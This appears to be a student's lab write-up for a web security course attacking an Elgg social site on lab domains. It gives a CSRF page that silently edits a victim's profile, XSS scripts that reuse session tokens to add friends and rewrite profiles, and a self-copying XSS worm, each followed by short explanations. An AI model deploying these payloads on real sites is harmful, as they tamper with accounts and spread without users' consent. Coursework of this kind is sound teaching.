
Task 1:


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>"
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Question 1: First step that Bobby can try adding Alice as a friend.

```
abelgg.com/action/friends/add?friend=42&__
```

As seen in the picture, the guid of Alice will be captured in the POST. Another way is for Bobby to go to the profile page of Alice and using the browser's web developer tool to inspect the HTML page. Searching for "uid" will show a var called elgg. Accessing the JSON data elgg.session.page_owner.owner_guid will show the value 42 which is Alice's guid.

```
"page_owner":
{"guid":42,"type":"user","subtype":"","owner_guid":42,"
```

Question 2: No it would not be possible. The CSRF attack uses another domain where the victim will click and which will perform the attack. It would not be possible to first visit the profile of the victim first to know the guid and then send the add friend request again.

Task 2:

```
<script type="text/javascript">
window.onload = function () {
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

The changes in yellow are done to create the url to be sent during the xss attack. To perform any actions with regards to friends, elgg requires to call /action/friends/. In this case, adding a friend requires calling /action/friends/add with the parameters friend and the guid of the friend to add and appended with elgg's security feature of the timestamp and token, all sent through the url. Hence, here we just need to change the guid with Samy's guid (47).

Question 1: The first 2 lines are required because the ts and token changes with each user and are not static. Code in lines 1 and 2 help to use the correct ts and token for each user to pass the security check.
Question 2: No this would not be possible as special characters will be html encoded. This would mean that script tags would become ascii characters and not loaded as javascript code.

Task 3:

```
<script type="text/javascript">
window.onload = function () {
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var about="&description=&accesslevel[description]=2";
var desc="&briefdescription=samy is my hero&accesslevel[briefdescription]=2";
var location="&location=&accesslevel[location]=2";
var interests="&interests=&accesslevel[interests]=2";
var skills="&skills=&accesslevel[skills]=2";
var contactemail="&contactemail=&accesslevel[contactemail]=2";
var phone="&phone=&accesslevel[phone]=2";
var mobile="&mobile=&accesslevel[mobile]=2";
var website="&website=&accesslevel[website]=2";
var twitter="&twitter=&accesslevel[twitter]=2";
var gender="&gender=female/male/custom";

var
content=token+ts+userName+about+desc+location+interests+skills+contactemail+phone+mobile+website+twitter+
gender+guid;
var samyGuid="47";

if(elgg.session.user.guid!=samyGuid) {
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/profile/edit";
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}}
</script>
```

The changes highlighted in yellow are to describe all the fields for the profile change. All the fields need to be added even if it's empty for elgg to recognise as an update. The changes in blue are to prepare the information to be sent in the XMLHttpRequest and to prepare Samy's guid to prevent the xss from happening to his own account. The green line is to change the url that the attack will be sent to with a POST request. The post request to this url is to imitate the clicking of the save button after editing the profile.

Question 1: This line is important to prevent the xss attack to happen on Samy. When Samy finish editing his profile and clicks save, elgg will reload his own profile again. This line if taken away, Samy's brief description will be updated to show the attack, and crucially remove the xss attack from Samy's "About Me" description.

Task 4:

```
<script id=worm>
window.onload = function () {
var headerTag= "<script id=\"worm\" type=\"text/javascript\">";
var jsCode=document.getElementById("worm").innerHTML;
var tailTag= "</" + "script>";

var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var about="&description="+encodeURIComponent(headerTag+jsCode+tailTag)+"&accesslevel[description]=2";
var desc="&briefdescription=samy is my hero&accesslevel[briefdescription]=2";
var location="&location=&accesslevel[location]=2";
var interests="&interests=&accesslevel[interests]=2";
var skills="&skills=&accesslevel[skills]=2";
var contactemail="&contactemail=&accesslevel[contactemail]=2";
var phone="&phone=&accesslevel[phone]=2";
var mobile="&mobile=&accesslevel[mobile]=2";
var website="&website=&accesslevel[website]=2";
var twitter="&twitter=&accesslevel[twitter]=2";
var gender="&gender=female/male/custom";
var content=token+ts+userName+about+desc+location+interests+skills+contactemail+
phone+mobile+website+twitter+gender+guid;
var samyGuid="47";

if(elgg.session.user.guid!=samyGuid) {
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/profile/edit";
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}}
</script>
```

Question 1: Learning from the code that copies itself and displays it onto an alert box, a worm using the DOM approach requires the same way for the script code to copy its own code. This is done using the line highlighted in yellow. Since the script tag has the id “worm” it will copy all the code in the script tag. We then need to append the 2 head and tail script tags so that the worm code will also include those script tags, these are highlighted in green. The tail script tag has to be broken up if not it will be read as an actual end script tag, stopping the script early. Lastly, to ensure that the worm code can be a “worm” and further propagate, the code must be embedded in the victim’s page. Thus this means the code must go into the Text Mode “About Me” of the victim’s page. This means that the code, highlighted in orange, will first be URL encoded then appended to the description field. This allows the code to be formatted correctly to be sent, matching the POST request Content-Type.